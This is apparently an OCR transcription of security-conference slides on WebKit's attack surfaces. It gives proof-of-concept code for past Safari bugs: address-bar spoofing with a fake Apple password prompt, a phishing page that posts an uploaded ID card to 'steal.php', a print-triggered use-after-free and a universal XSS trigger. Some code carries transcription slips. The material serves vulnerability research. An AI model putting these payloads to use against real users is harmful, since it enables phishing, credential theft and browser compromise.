
02 WebCore Work Pipeline



02 WebCore Attack Surfaces



02 JSC Work Pipeline




02 JSC Attack Surfaces

Memory corruption bugs

contain all the classic C++ bugs:

UAF, OOB, Overflows, …




- Incorrect optimizations
- Incorrect bytecode parse
- …

03 Vulnerability Case Studies

Part 1: Break UI and security features the logical way

03 Address Bar Spoofing

Phishing with redirection Case Study #1: CVE-2017-2500




03 Address Bar Spoofing

Phishing with redirection Case Study #1: CVE-2017-2500


```
<script>
function spoof() {
   <!-- add fake text to the webpage -->
   document.write("<title>Apple  login</title><h1>Trust me! This is
apple.com!</h1>);
   <!-- redirect to non-existent location  -->
window.location.assign("http://www.apple.com:1234");
}
   <!-- keep the loading status -->
   setInterval(spoof(), 2000);
   setTimeout(function() {
      <!-- popup fake dialog -->
      prompt('Checking your appid password:’);
   },6000);
</script>
```

03 Address Bar Spoofing

CVE-2017-2500 Patch




Don’t allow normal form interaction



Don’t allow JS running when the address bar is loading

03 Address Bar Spoofing

Phishing with redirection Case Study #1 bypass: CVE-2017-13790



03 Address Bar Spoofing

Phishing with redirection Case Study #1 bypass: CVE-2017-13790

```
<script>
   window.onload=function(){
      window.location.assign("https://google.com:1234");
   }
</script>
<body>
   Please upload your ID card image to continue visit Google!
   <!-- we can still upload files -->
   <form action="steal.php" method="post" target="frame">
        <input type="file" name="file">
        <input type="submit" value="Submit"
onclick="javascript:setTimeout(function(){window.location.href='http://google.com'},
2000)"/>
   </form>
   <iframe name="frame" style="display: none"></iframe>
</body>
```

03 PrintUI + WebCore bug

Use-After-Free via print Case Study: CVE-2019-8535


The Proof of Concept

```
<iframe srcdoc="<script>
print();
var mediaQueryList = window.matchMedia('print');
mediaQueryList.addListener(function(mql) {
    if (mql.matches) {
        frameElement.remove();
    };
});
</script>">
```

03 PrintUI + WebCore bug

Use-After-Free via print Case Study: CVE-2019-8535

Root cause analysis



03 Universal Cross-Site Scripting

Universal Cross-Site Scripting Case Study: CVE-2017-2365

The critical code of Proof of Concept

```
let f = document.documentElement.appendChild(document.createElement('iframe'))
let a = f.contentDocument.documentElement.appendChild(
    document.createElement('iframe')
)

a.contentWindow.onunload = () => {
    f.src = "javascript:''"

    let b = f.contentDocument.appendChild(document.createElement('iframe'))
    b.contentWindow.onunload = () => {
      ...
    }
}
```

03 Universal Cross-Site Scripting

Universal Cross-Site Scripting Case Study: CVE-2017-2365

The vulnerable function

```
void Frame::setDocument(RefPtr<Document>&& newDocument)
{
    ASSERT(!newDocument || newDocument→ frame() == this);

    if (m_doc && m_doc→ pageCacheState() != Document::InPageCache)
        m_doc→ prepareForDestruction();

    m_doc = newDocument.copyRef();
    ...
}
```

Source Code Path: /Source/WebCore/page/Frame.cpp

Frame::setDocument() ⟶ Set the Document object associated with the Frame

03 Universal Cross-Site Scripting

Universal Cross-Site Scripting Case Study: CVE-2017-2365

m_doc

- A smart pointer class template RefPtr<Document> m_doc;
- calls Document::ref() on incoming values
- calls Document::deref() on outgoing values

Increment and decrement a reference count

m_doc → pageCacheState()

- Document::NotInPageCache
- Document::AboutToEnterPageCache
- Document::InPageCache

